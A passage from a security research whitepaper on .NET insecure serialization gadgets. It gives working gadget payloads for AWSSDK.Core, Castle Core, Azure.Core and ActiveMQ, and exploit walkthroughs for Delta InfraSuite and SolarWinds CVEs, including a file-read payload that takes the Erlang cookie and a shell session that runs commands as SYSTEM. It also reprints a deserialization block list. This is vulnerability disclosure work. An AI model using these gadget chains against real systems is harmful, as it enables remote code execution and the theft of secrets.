        if (this.formatter == null)
        {
            this.formatter = new BinaryFormatter();
            if (base.Connection.DeserializationPolicy != null) // [1]
            {
                this.formatter.Binder = new
TrustedClassFilter(base.Connection.DeserializationPolicy, base.Destination);
            }
        }
        return this.formatter;
    }
    set
    {
        this.formatter = value;
    }
}
```

Snippet 91 ActiveMQObjectMessage - Formatter member in version 2.1.0

It can be seen that at *[1]*, the code checks if *Connection.DeserializationPolicy* is not *null*. If it's not, it sets a specified deserialization binder.

This change still allows to use this class as a serialization gadget. However, the attacker needs to specify the valid *Connection* member in the gadget. Otherwise, exception will be thrown. See "Object preparation – deserialization" section to see a difference between a gadget for version 2.1.0 and version < 2.1.0.

To sum up, the *Apache.NMS.ActiveMQ.Commands.ActiveMQObjectMessage* can be successfully used as a serialization gadget for probably all setter-based serializers. It allows the attacker to provide a BinaryFormatter gadget, which will be deserialized during the serialization process. Such a behavior leads to Remote Code Execution.

Insecure Serialization – Amazon AWSSDK.Core OptimisticLockedTextFile Arbitrary File Read Gadget

Type: Deserialization to serialization gadget.

Latest tested version: 3.7.202.19

Root cause: *OptimisticLockedTextFile* gadget reads a content of the arbitrary file during the deserialization process. The file content is retrieved through a getter, thus during the serialization.

Description: Amazon AWSSDK.Core library implements a *Amazon.Runtime.Internal.Util.OptimisticLockedTextFile* class. Its constructor retrieves the content of the selected file. However, the file content will not be returned to the attacker without a serialization. That is why this gadget type was classified as "deserialization to serialization gadget". Malicious action is being performed during the deserialization (file read), although the attacker cannot leverage it without the serialization (retrieval of file content). Exploitation is performed through a single-argument constructor, thus this gadget can be abused with e.g., JSON.NET or MessagePack serializers.

Object preparation – deserialization:

OptimisticLockedTextFile class implements one constructor, which accepts one input argument of a *String* type. According to that, it can be used with serializers like Json.NET or MessagePack, because they are able to call such a constructor.

```
public OptimisticLockedTextFile(string filePath)
{
    this.FilePath = filePath;
    this.Read();
}
```

Snippet 92 OptimisticLockedTextFile - constructor that leads to file read

Constructor sets the *FilePath* member to the attacker-controlled string and then calls the *Read* method.

```
private void Read()
{
    this.OriginalContents = "";
    if (File.Exists(this.FilePath)) // [1]
```

```
    {
        try
        {
            this.OriginalContents = File.ReadAllText(this.FilePath); // [2]
        }
        catch (FileNotFoundException)
        {
        }
        catch (DirectoryNotFoundException)
        {
        }
    }
    this.Lines                                                                    =
OptimisticLockedTextFile.ReadLinesWithEndings(this.OriginalContents); // [3]
}
```

Snippet 93 OptimisticLockedTextFile - Read method

At *[1]*, the code checks if the attacker-controlled file path exists.

If yes, it reads a file content at *[2]* and stores it in the *OriginalContents* member.

At *[3]*, the *Lines* member is set to the value returned by the *ReadLinesWithEndings* method. This method accepts the file content as an input.

Finally, let me analyze the *ReadLinesWithEndings* method.

```
private static List<string> ReadLinesWithEndings(string str)
{
    List<string> list = new List<string>();
    int length = str.Length;
    int i = 0;
    int num = 0;
    while (i < length)
    {
        if (str[i] == '\r')
        {
            i++;
            if (i < length && str[i] == '\n')
            {
                i++;
            }
            list.Add(str.Substring(num, i - num));
            num = i;
        }
        else if (str[i] == '\n')
        {
            i++;
            list.Add(str.Substring(num, i - num));
            num = i;
        }
        else
        {
```

```
            i++;
        }
    }
    if (num < i)
    {
        list.Add(str.Substring(num, i - num));
    }
    return list;
}
```

Snippet 94 OptimisticLockedTextFile - ReadLinesWithEndings method

As it can be seen, this function returns a list of strings. This list consists of the file content, but it is divided based on the new line characters.

Example of the *OptimisticLockedTextFile* gadget:

```
{"$type":"Amazon.Runtime.Internal.Util.OptimisticLockedTextFile, AWSSDK.Core,
Version=3.3.0.0, Culture=neutral,
PublicKeyToken=885c28607f98e604","filePath":"C:\\Windows\\win.ini"}
```

Snippet 95 OptimisticLockedTextFile gadget

Insecure Serialization:

It is already known that file content is in fact stored in two different members: *OriginalContents* and *Lines*. Let's review the first of them:

```
private string OriginalContents { get; set; }
```

Snippet 96 OptimisticLockedTextFile - OriginalContents member

One can notice that this member is *private*. It means that it will not be called during the serialization (in e.g., a default configuration of JSON.NET serializer). Finally, *Line* member can be verified.

```
public List<string> Lines { get; private set; }
```

Snippet 97 OptimisticLockedTextFile - Lines member

It turns out that both the member and its getter are *public*. According to that, the list of strings that contains the file content will be returned to the attacker during the serialization (if serialized object is sent back to the attacker by the application).

Exemplary serialized object:

```
{
    "$type":"Amazon.Runtime.Internal.Util.OptimisticLockedTextFile, AWSSDK.Core",
    "FilePath":"C:\\Windows\\win.ini",
    "Lines":
    {
        "$type":"System.Collections.Generic.List`1[[System.String, mscorlib]],
mscorlib",
        "$values":
        [
            "; for 16-bit app support\\r\\n","[fonts]\\r\\n",
            "[extensions]\\r\\n",
            "[mci extensions]\\r\\n",
```

```
            "[files]\\r\\n",
            "[Mail]\\r\\n",
            "MAPI=1\\r\\n"
        ]
    }
}
```

Snippet 98 OptimisticLockedTextFile - serialized object

Insecure Serialization – Castle Core CustomUri Environmental Variable Leak

Type: Deserialization to serialization gadget.

Root cause: *CustomUri* parses the URI string during the deserialization. It also expands environmental variables stored in the URI. The expanded path is stored in the serialized object.

Description: Castle Core library implements a *Castle.Core.Resource.CustomUri* class. Its constructor creates the path (URI). The path parsing algorithm expands environmental variables. During the serialization, the path with expanded variables is being returned to the attacker.

Object preparation – deserialization:

CustomUri class implements a single public constructor, which accepts an argument of *string* type.

```
public CustomUri(string resourceIdentifier)
{
    if (resourceIdentifier == null)
    {
        throw new ArgumentNullException("resourceIdentifier");
    }
    if (resourceIdentifier == string.Empty)
    {
        throw new ArgumentException("Empty resource identifier is not allowed",
"resourceIdentifier");
    }
    this.ParseIdentifier(resourceIdentifier); // [1]
}
```

Snippet 99 CustomUri constructor

At *[1]*, it calls the *ParseIdentifier* with the attacker-controlled string provided as an input.

```
private void ParseIdentifier(string identifier)
{
    int num = identifier.IndexOf(':');
    if (num == -1 && (identifier[0] != '\\' || identifier[1] != '\\') &&
identifier[0] != '/')
    {
        throw new ArgumentException("Invalid Uri: no scheme delimiter found on "
+ identifier);
    }
    bool flag = true;
    if (identifier[0] == '\\' && identifier[1] == '\\')
    {
```

```
        this.isUnc = true;
        this.isFile = true;
        this.scheme = CustomUri.UriSchemeFile;
        flag = false;
    }
    else if (identifier[num + 1] == '/' && identifier[num + 2] == '/')
    {
        this.scheme = identifier.Substring(0, num);
        this.isFile = (this.scheme == CustomUri.UriSchemeFile);
        this.isAssembly = (this.scheme == CustomUri.UriSchemeAssembly);
        identifier = identifier.Substring(num +
CustomUri.SchemeDelimiter.Length);
    }
    else
    {
        this.isFile = true;
        this.scheme = CustomUri.UriSchemeFile;
    }
    StringBuilder stringBuilder = new StringBuilder();
    foreach (char c in identifier.ToCharArray())
    {
        if (flag && (c == '\\' || c == '/'))
        {
            if (this.host == null && !this.IsFile)
            {
                this.host = stringBuilder.ToString();
                stringBuilder.Length = 0;
            }
            stringBuilder.Append('/');
        }
        else
        {
            stringBuilder.Append(c);
        }
    }
    this.path = Environment.ExpandEnvironmentVariables(stringBuilder.ToString());
// [1]
}
```

Snippet 100 ParseIdentifier method

At *[1]*, the *path* member is being set. The value is being set to the attacker-controlled path, where the environment variables are being expanded.

One can provide a following sample gadget:

```
{
    "$type":"Castle.Core.Resource.CustomUri, Castle.Core, Version=5.0.0.0,
Culture=neutral, PublicKeyToken=407dd0808d44fbdc",
    "resourceIdentifier":"C:\\test\\%PATHEXT%"
}
```

Snippet 101 CustomUri gadget

Insecure Serialization:

When object is being serialized, the *get_Path* getter will be called. It will retrieve tha path with the expanded environment variable.

```
public string Path
{
    get
    {
        return this.path;
    }
}
```

Snippet 102 CustomUri.Path member

Exemplary serialized object, where the *PATHEXT* variable was expanded:

```
{"$type":"Castle.Core.Resource.CustomUri,
Castle.Core","IsUnc":false,"IsFile":true,"IsAssembly":false,"Scheme":"file","Host
":null,"Path":"C:/test/.COM;.EXE;.BAT;.CMD;.VBS;.VBE;.JS;.JSE;.WSF;.WSH;.MSC"}
```

Snippet 103 Serialized object that discloses environment variables

Insecure Serialization – Azure.Core QueryPartitionProvider Deserialization Gadget Triggers Serialization

Playing with various block and allow lists may be tricky and different combinations of gadgets may need to be prepared. This chapter presents the deserialization gadget in Microsoft *Azure.Core* library that in fact leads to an uncontrolled serialization with a Json.NET serializer. It is another powerful weapon to fight against hardened deserialization routines. If all known deserialization gadgets are e.g., blocked, we can chain it with the serialization gadget in 3rd party libraries or with gadgets existing in the product codebase.

This gadget implements one constructor, and this constructor accepts one argument of *IDictionary<String, Object>* type. Again, it can be abused with for example JSON.NET or MessagePack. What is more important, we can use it to switch from one serializer (MessagePack) to another (JSON.NET).

```
...
// Removed for readability
...
using Microsoft.Azure.Documents.Routing;
using Newtonsoft.Json; // [1]

namespace Microsoft.Azure.Cosmos.Query.Core.QueryPlan
{
    internal sealed class QueryPartitionProvider : IDisposable
    {
        public QueryPartitionProvider(IDictionary<string, object>
queryengineConfiguration) // [2]
        {
            if (queryengineConfiguration == null)
```

```
            {
                throw new ArgumentNullException("queryengineConfiguration");
            }
            if (queryengineConfiguration.Count == 0)
            {
                throw new ArgumentException("queryengineConfiguration cannot be
empty!");
            }
            this.disposed = false;
            this.queryengineConfiguration =
JsonConvert.SerializeObject(queryengineConfiguration); // [3]
            this.serviceProvider = IntPtr.Zero;
            this.serviceProviderStateLock = new object();
        }
    ...
    // Removed for readability
    ...
```

Snippet 104 QueryPartitionProvider - deserialization gadget that performs serialization

At *[1]*, *QueryPartitionProvider* loads *Newtonsoft.Json* namespace.

At *[2]*, the only constructor is defined. It accepts the object of *IDictionary<String, Object>* type as an input.

At *[3]*, the provided input object is serialized with the *JsonConvert.SerializeObject* method.

To sum up, the attacker can:

- Pass the *QueryPartitionProvider* gadget to the deserialization routine.
- Provide any serialization gadget as an input to the constructor. It will be firstly deserialized by the targeted serializer.
- Serialize the already deserialized object with Json.NET and eventually perform malicious actions.

Following exemplary gadget presents a chain with a serialization gadget in Apache NMS library - *ActiveMQObjectMessage*.

```
{"$type":"Microsoft.Azure.Cosmos.Query.Core.QueryPlan.QueryPartitionProvider,
Microsoft.Azure.Cosmos.Client, Version=3.32.0.0, Culture=neutral,
PublicKeyToken=31bf3856ad364e35","queryengineConfiguration":{"poc":{"$type":"Apac
he.NMS.ActiveMQ.Commands.ActiveMQObjectMessage, Apache.NMS.ActiveMQ,
Version=2.0.1.0, Culture=neutral,
PublicKeyToken=82756feee3957618","Content":"base64-encoded-binaryformatter-
gadget"}}}
```

Snippet 105 QueryPartitionProvider - chaining deserialization with serialization in JSON.NET

Insecure Serialization – Delta Electronics InfraSuite Device Master CVE-2023-1139 and CVE-2023-1145

It is a high time to come back to Delta Electronics InfraSuite Device Master product. As it was mentioned in previous chapters, this product:

- Deserializes every message (even an authentication one). It means that deserialization is performed prior to authentication.
- Uses an old version of MessagePack serializer (lower than 2.3.75). Classic *ObjectDataProvider* gadget cannot be used with this version of the serializer (it leads to Denial of Service instead of Remote Code Execution).
- Deserializes object and then serializes it back again.
- Such a communication is implemented in two separate services: Device-Gateway (CVE-2023-1139) and Device-DataCollection (CVE-2023-1145).

Firstly, the InfraSuite Device Master expects an object of *InfraSuiteManager.GrpcService.Service.ServiceRequest* type.

```
..
// Removed for readability
..
public ServiceRequest()
{
}

public string remoteIPAddress;
public int i32ServerID;
public uint u32SerialNumber;
public int i32PayloadType;
public int i32ConnectionIndex;
public string token;

[Dynamic]
public dynamic payload; // [1]

public StatusCode status;
private volatile bool finished;

[CompilerGenerated]
private Action Finished;
```

Snippet 106 ServiceRequest class

At *[1]*, the *payload* member is defined. It is a *dynamic* member.

MessagePack is configured in this product in such a way, that the dynamic object will be deserialized with the *MessagePack.Formatters.TypelessFormatter.Deserialize* formatter. It is the most elastic and dangerous formatter of MessagePack, which accepts the arbitrary type information and tries to deserialize the type provided in the payload.

In previous chapters, it was mentioned that .NET Framework *SettingsPropertyValue* serialization gadget is applicable for MessagePack. This is because this serializer can deserialize the

SettingsProperty type, which is required for one of the getters. According to that, this gadget can be placed in the *payload* member.

Now, let's verify what will be serialized back by the application. Serialization routine expects the object of *InfraSuiteManager.GrpcService.Service.ServiceResponse* type. Fragment of this class:

```
..
// Removed for readability
...

public int i32ServerID;
public uint u32SerialNumber;
public int i32PayloadType;
public int i32ConnectionIndex;
public string token;

[Dynamic]
public dynamic payload; // [1]

public StatusCode status;
public Exception exception;

public ServiceResponse(ServiceRequest request) // [2]
{
    this.i32ServerID = request.i32ServerID;
    this.u32SerialNumber = request.u32SerialNumber;
    this.i32PayloadType = request.i32PayloadType;
    this.i32ConnectionIndex = request.i32ConnectionIndex;
    this.token = request.token;
    this.payload = request.payload; // [3]
}
```

At *[1]*, it also implements a *dynamic payload* member.

At *[2]*, it defines a constructor that accepts the *ServiceRequest* object as an input.

At *[3]*, it retrieves a payload from the request and sets the *ServiceResponse.payload* to the same value.

According to this, the exploitation scenario looks like follows:

- Attacker sends a malicious message with a *SettingsPropertyValue* serialization gadget provided within a *ServiceRequest.payload* member.
- Application deserializes the request.
- Application creates a response. The *ServiceResponse.payload* member is the same as the deserialized object from the attacker's payload.
- Application serializes the *ServiceResponse*. *SettingsPropertyValue* gadget is triggered, and remote code execution is achieved.

Exemplary gadget used in CVE-2023-1139, where BinaryFormatter gadget included in *SerializedValue* member was removed for a readability purposes.

```
\x00\x00\x00\x12\xee\x88\xabi32ServerID\x00\xafu32SerialNumber\x00\xaei32PayloadType\x10
\xb2i32ConnectionIndex\x00\xa5token\xa4test\xa7payload\xc8\x12\x82d\xd9uSystem.Configura
tion.SettingsPropertyValue, System, Version=4.0.0.0, Culture=neutral,
PublicKeyToken=b77a5c561934e089\x85\xa8Property\x81\xa4Name\xa4test\xacDeserialized\xc2
\xb1UsingDefaultValue\xc2\xafSerializedValue\xc5\x08\xd7\x00\x01\x00\x00\x00\xff\xff\xff\xff\
x01\REST-OF-BINARYFORMATTER-DESERIALIZATION-
GADGET\x00\n\x0b\xa6status\x00\xa8finished\xc2
```

Snippet 107 SettingsPropertyValue gadget in Delta Electronics InfraSuite Device Manager

Following screenshot presents the successful exploitation through a serialization gadget. It shows that:

- *BinaryFormatter.Deserialize(Stream)* method was reached.
- It was reached through a *MessagePack.MessagePackSerializer.Serialize<InfraSuiteManager.GrpcService.Service.ServiceResponse>* call.



Figure 8 Successful exploitation of Insecure Serialization in Delta Electronics InfraSuite Device Master

To sum up, Insecure Serialization was successfully exploited in Delta Electronics InfraSuite Device Master with a *SettingsPropertyValue* .NET Framework gadget. It helped to overcome the lack of known gadgets for the targeted version of serializer.

Although this issue was fixed, I have successfully bypassed the patch and created another chain of gadgets to exploit this product. More information will be provided in further chapters.

Insecure Serialization – SolarWinds Platform CVE-2022-47504

In previous chapters, I have discussed in details multiple SolarWinds Platform deserialization vulnerabilities. I have also shown a block list that was used to protect the *RabbitMQ* deserialization routine and shown several bypasses based on the internal SolarWinds gadgets.

It turned out that this block list can be also abused through Insecure Serialization. For this purpose, two different serialization gadgets could be used:

- Internal *SolarWinds.Database.Setup.Internals.SqlFileScript* arbitrary file read gadget.
- Internal *SolarWinds* gadget that allowed to retrieve database connection string.
- Already described Amazon AWSSDK.Core *OptimisticLockedTextFile* arbitrary file read gadget.

As the Amazon gadget has been already described, I will solely focus on the SolarWinds *SqlFileScript* class. The *SolarWinds.MessageBus.RabbitMQ.EasyNetQSerializer* class implements two main methods: *MessageToBytes* (serialization method) and *BytesToMessage* (deserialization method).

```
public byte[] MessageToBytes(Type messageType, object message) // [1]
{
    string text = JsonConvert.SerializeObject(message, this.serializerSettings);
// [2]
    EasyNetQSerializer._log.TraceFormat("Encoding msg to json: {0}", new object[]
    {
        text
    });
    return Encoding.UTF8.GetBytes(text);
}

public object BytesToMessage(Type messageType, byte[] bytes) // [3]
{
    string @string = Encoding.UTF8.GetString(bytes);
    EasyNetQSerializer._log.TraceFormat("Decoding msg to type {0}: {1}", new
object[]
    {
        messageType.FullName,
        @string
    });
    object result;
    try
    {
        result = JsonConvert.DeserializeObject(@string, messageType,
this.serializerSettings); // [4]
    }
    catch (Exception ex) when (!(ex is SecurityException))
    {
        EasyNetQSerializer._log.Error("Unexpected failure when deserializing
message:\n" + @string, ex);
        throw;
    }
    return result;
}
```

Snippet 108 SolarWinds - EasyNetQSerializer

At *[1]*, the serialization method is defined.

At *[2]*, the serialization is performed with *JsonConvert.SerializeObject* method.

At *[3]*, the deserialization method is defined.

At *[4]*, the deserialization is performed with *JsonConver.DeserializeObject* method.

It can be also seen that some custom settings for the JSON.NET serializer are defined.

```
private readonly JsonSerializerSettings serializerSettings = new
JsonSerializerSettings
{
    TypeNameHandling = TypeNameHandling.Auto,
    Converters = new JsonConverter[]
    {
        new VersionConverter()
    },
    ContractResolver = new BlacklistContractResolverWrapper()
};
```

Snippet 109 SolarWinds - EasyNetQSerializer JSON.NET settings

It can be noticed that:

- *TypeNameHandling* setting is set to *Auto*, what makes the Json.NET deserialization potentially vulnerable.
- Block list is implemented through a *BlacklistContractResolverWrapper*.

This block list is very accurate in terms of .NET Framework deserialization gadgets (despite of one mistake that was described in the SolarWinds Deserialization chapter).

```
private static readonly ISet<string> BlackListSet = new
HashSet<string>(StringComparer.OrdinalIgnoreCase)
{
    "System.Diagnostics.Process",
    "System.Diagnostics.ProcessStartInfo",
    "System.Data.Services.Internal.ExpandedWrapper",
    "System.Workflow.ComponentModel.AppSettings",
    "Microsoft.PowerShell.Editor",
    "System.Windows.Forms.AxHost.State",
    "System.Security.Claims.ClaimsIdentity",
    "System.Security.Claims.ClaimsPrincipal",
    "System.Runtime.Remoting.ObjRef",
    "System.Drawing.Design.ToolboxItemContainer",
    "System.DelegateSerializationHolder",
    "System.DelegateSerializationHolder+DelegateEntry",
    "System.Activities.Presentation.WorkflowDesigner",
    "System.Windows.ResourceDictionary",
    "System.Windows.Data.ObjectDataProvider",
    "System.Windows.Forms.BindingSource",
 "Microsoft.Exchange.Management.SystemManager.WinForms.ExchangeSettingsProvider",
    "System.Management.Automation.PSObject",
    "System.Configuration.Install.AssemblyInstaller",
```

```
    "System.Security.Principal.WindowsIdentity",
    "System.Workflow.ComponentModel.Serialization.ActivitySurrogateSelector",
"System.Workflow.ComponentModel.Serialization.ActivitySurrogateSelector+ObjectSur
rogate+ObjectSerializedRef",
    "System.Web.Security.RolePrincipal",
    "System.IdentityModel.Tokens.SessionSecurityToken",
    "System.Web.UI.MobileControls.SessionViewState+SessionViewStateHistoryItem",
    "Microsoft.IdentityModel.Claims.WindowsClaimsIdentity",
    "System.Security.Principal.WindowsPrincipal"
};
```

Snippet 110 SolarWinds - Implemented block list

I have already presented 3 internal deserialization gadgets that allowed to bypass this block list. Now it is a time to show the insecure serialization gadget that also allows to do so.

In general, SolarWinds RabbitMQ Serializer:

- Deserializes the attacker's object that was sent to the RabbitMQ queue.
- Serializes it back and sends to one of RabbitMQ queues, if object is of the *SolarWinds.MessageBus.Models.Indication* type (this type has been already described in CVE-2022-36957 chapter, as its custom converter was abused). After the CVE-2022-36957 patch, *Indication* type can still be used to smuggle object of any type, as long as it is not included in the block list.



Figure 9 Deserialization and Serialization in SolarWinds Information Service

Finally, the attacker can retrieve the serialized object form the RabbitMQ queue. At this stage, it is known that we can force SolarWinds to serialize the attacker-controlled object, to potentially bypass the block list of gadgets. The last step was to find a proper gadget.

The *SolarWinds.Database.Setup.Internals.SqlFileScript* class has been found.

```
namespace SolarWinds.Database.Setup.Internals
{
    internal class SqlFileScript : SqlScript
    {
        public SqlFileScript(FileInfo scriptFile) : base(scriptFile.FullName,
null) // [1]
        {
            this.scriptFile = scriptFile; // [2]
        }
```

```
        public override string Contents
        {
            get
            {
                string result;
                if ((result = this.contents) == null)
                {
                    result = (this.contents =
File.ReadAllText(this.scriptFile.FullName)); // [3]
                }
                return result; // [4]
            }
        }

        private volatile string contents;
        private readonly FileInfo scriptFile;
    }
}
```

Snippet 111 Solarwinds - SqlFileScript serialization gadget

At *[1]*, the single-argument public constructor is defined. It can be called by JSON.NET during the deserialization and argument of *FileInfo* type can be deserialized.

At *[2]*, the constructor sets the *scriptFile* member to the value retrieved from the constructor argument.

At *[3]*, the *get_Contents* getter will try to retrieve a content of the file that was specified in the constructor.

At *[4]*, the getter returns the file content.

This simple yet very powerful serialization gadget allows to retrieve a full file content through a single getter. It is a perfect candidate for an exploitation, especially as we can retrieve the serialized object from the RabbitMQ queue and obtain the file content.

The last question is: what can attacker do with the file read in SolarWinds product? It turns out that file read primitive executed with SYSTEM privileges allows to read the *C:\ProgramData\SolarWinds\Orion\RabbitMQ\.erlang.cookie* file. This cookie can be used to remotely connect to the SolarWinds Erlang service (it listens on all interfaces by default) and execute commands with SYSTEM privileges.

To sum up, the *SqlFileScript* gadget allows to retrieve the *.erlang.cookie* file, together with a secret needed to connect to the SolarWinds Erlang instance. As Erlang allows to remotely execute system commands, the attacker can leverage this arbitrary file read serialization gadget to obtain a full remote code execution as SYSTEM.

Following snippet presents a fragment of the exploitation payload, which includes the *SqlFileScript* gadget.

```
"poc": {
    "t": "SolarWinds.Database.Setup.Internals.SqlFileScript
,SolarWinds.Database.Setup, Version=2022.4.0.0, Culture=neutral,
PublicKeyToken=null",
    "v": {
        "$type": "SolarWinds.Database.Setup.Internals.SqlFileScript
,SolarWinds.Database.Setup, Version=2022.4.0.0, Culture=neutral,
PublicKeyToken=null",
        "ScriptFile": {
            "t": "System.IO.FileInfo, mscorlib",
            "FullPath":
"C:\\ProgramData\\SolarWinds\\Orion\\RabbitMQ\\.erlang.cookie",
            "OriginalPath":
"C:\\ProgramData\\SolarWinds\\Orion\\RabbitMQ\\.erlang.cookie"
        }
    }
}
```

Snippet 112 SolarWinds - fragment of serialization arbitrary file read gadget

First screenshot presents an exploitation of Insecure Serialization issue, where the content of .erlang.cookie file was retrieved.

```
└─$ python3 ZDI-CAN-19776_poc.py -H DESKTOP-29EUP01:5671 -f "C:\\\\ProgramData\\\\SolarWinds\\\\Orio
n\\\\RabbitMQ\\\\.erlang.cookie"
[+] You have provided RabbitMQ credentials
[+] Connecting to RabbitMQ...
[+] Parsing gadget...
[+] Exploiting RabbitMQ...
[+] Racing with the original topic subscriber to retrieve response. Sending many packets
[+] Received response!
[+] File content (if it's a wrong file - rerun, old messages could be stuck at queue

1olcOmVQ5MA5SAKMW2oG

[+] File was retrieved and queue should be empty
```

Figure 10 SolarWinds Platform - Insecure Serialization leading to arbitrary file read

Finally, the obtained secret can be used to connect to the Erlang service and execute commands with SYSTEM privileges (see next screenshot).

```
└─$ erl -sname orion@DESKTOP-29EUP01 -remsh rabbit@DESKTOP-29EUP01 -setcookie 1olcOmVQ5MA5SAKMW2oG
Erlang/OTP 24 [erts-12.3.2.1] [source] [64-bit] [smp:4:4] [ds:4:4:10] [async-threads:1] [jit]

Eshell V12.3.2.4  (abort with ^G)
(rabbit@DESKTOP-29EUP01)1> os:cmd('whoami & cd').
"nt authority\\system\r\nC:\\ProgramData\\SolarWinds\\Orion\\RabbitMQ\r\n"
```

Figure 11 SolarWinds Platform - remote code execution through Erlang service

This chapter presented the insecure serialization issue in SolarWinds Platform. Both the internal SolarWinds *SqlFileScript* and 3rd party *OptimisticLockedTextFile* gadgets could be used to obtain a content of arbitrary file through a serialization. Finally, the attacker could obtain the Erlang secret cookie to connect to the exposed Erlang service and execute commands with SYSTEM privileges.

New Deserialization Gadgets in .NET Framework

This chapter describes new deserialization gadgets that I have found in .NET Framework. This chapter also extends an idea of chaining serialization gadgets with arbitrary getter call gadgets. The idea of arbitrary getter call gadgets had been already presented in the "Friday the 13th JSON Attacks" whitepaper, but I believe it has never been used for the delivery of full-RCE gadgets.

During this research, I have managed to find 4 new arbitrary getter call gadgets. They can be chained with 2 serialization gadgets in .NET Framework to combine for new remote code execution deserialization gadgets. They can be applied to multiple different serializers, like Json.NET, MessagePack, or XamlReader. One non-chained RCE gadget has also been found.

Finally, several non-RCE gadgets in .NET Framework will be presented. Mostly, the Server-Side Request Forgery gadgets will be shown, which allow to use different protocols to access a selected resource (like HTTP, FTP or SMB). Those gadgets can be treated as a more powerful sibling of Java URLDNS[26] gadget, which is extremely powerful amongst bug bounty hunters and penetration testers. They will not only help to increase the detection rate of deserialization vulnerabilities (especially during the blackbox testing), but can be also used during a real exploitation due to the actual request that can be performed.

Following table presents a list of my gadgets in .NET Framework:

Gadget	Applicability	Effect	Description
PropertyGrid	Probably majority of setter-based serializers, like: Json.NET, JavaScriptSerializer, XamlReader and others	Arbitrary getter call gadget.	Iterates over available getters in the given object and calls them.
ComboBox	As above	Arbitrary getter call gadget.	Calls selected getter.
ListBox	As above	Arbitrary getter call gadget.	Calls selected getter.
CheckedListBox	As above	Arbitrary getter call gadget.	Calls selected getter.
GetterSecurityException	Json.NET	RCE	Chain of arbitrary getter call gadget with SecurityException serialization gadget.
GetterSettingsPropertyValue	Json.NET, MessagePack, XamlReader	RCE	Chain of arbitrary getter call gadget with SettingsPropertyValue serialization gadget.

[26] https://github.com/frohoff/ysoserial/blob/master/src/main/java/ysoserial/payloads/URLDNS.java

XamlImageInfo	Json.NET, MessagePack, XamlReader	RCE	Inner call to XamlReader.Load. In GAC variant (Json.NET), XAML is delivered through SMB (UNC path). In non-GAC variant, XAML can be delivered in a gadget.
GetterCompilerResults	Json.NET, MessagePack, XamlReader	RCE when chained with file write primitive	Chain of arbitrary getter call gadget with CompilerResults gadget. Local DLL loading.
PictureBox	Probably majority of setter-based serializers, like: Json.NET, JavaScriptSerializer, XamlReader and others	SSRF	SSRF with various protocols, like HTTP(S), FTP, SMB.
InfiniteProgressPage	As above	SSRF	SSRF with various protocols, like HTTP(S), FTP, SMB.
FileLogTraceListener	As above	Directory creation (potential DoS).	Creation of directory, what may lead to DoS.

Table 3 New deserialization gadgets in .NET Framework

Arbitrary Getter Call Gadget Idea

